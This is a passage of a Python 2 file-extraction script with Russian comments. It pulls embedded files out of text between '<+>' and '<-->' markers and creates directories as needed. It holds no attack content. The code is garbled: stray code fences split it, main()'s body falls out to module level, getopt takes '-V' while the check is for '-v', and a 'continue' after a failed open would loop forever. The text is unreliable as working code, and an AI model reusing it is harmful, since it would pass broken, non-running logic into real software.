        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()
```



```

inside_embedded_file = 0
linecount = 0
line = input.readline()
while line:

    if not inside_embedded_file and line[:4] == '<+>':

        inside_embedded_file = 1
        linecount = 0

        filename = string.strip(line[4:])
        if mkdirs_if_any(filename) != 0:
            pass

        try: output = open(filename, 'w')
        except IOError, (errno, why):
            print "Can't open %s: %s; skipping file" % (filename, why)
            output = Datasink()
            continue

        if verbose:
            print 'Extracting embedded file %s from %s...' % (filename,
                                                                fname),

    elif inside_embedded_file and line[:4] == '<-->':
        output.close()
        inside_embedded_file = 0
        if verbose and not isinstance(output, Datasink):
            print ' [%d lines]' % linecount

    elif inside_embedded_file:
        output.write(line)

    # Иначе продолжаем поиск открывающего токена.
    line = input.readline()
    linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Проверяет наличие '/' в имени файла и создаёт каталоги."""

    path, file = os.path.split(filename)
    if not path: return

    errno = 0
    start = os.getcwd()
    components = string.split(path, os.sep)
    for dir in components:
        if not os.path.exists(dir):
            try:
                os.mkdir(dir)
                if verbose: print 'Created directory', path

            except os.error, (errno, why):
                print "Can't make directory %s: %s" % (dir, why)
                break

        try: os.chdir(dir)
        except os.error, (errno, why):
            print "Can't cd to directory %s: %s" % (dir, why)
            break

    os.chdir(start)
    return errno

def usage():
    """Справка."""
    die('Usage: extract.py [-V] filename [filename...]\n')

def main():
    try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
    except getopt.error, why: usage()

```

```
if len(args) <= 0: usage()

if ('-v', '') in optlist: verbose = 0
else: verbose = 1

for filename in args:
    if verbose: print 'Opening source file', filename + '...'
    extract(filename, verbose)

def db(filename = 'P51-11'):
    """Запускает скрипт в отладчике Python."""
    import pdb
    sys.argv[1:] = [filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass                # Без лишней трассировки стека.
```

EOF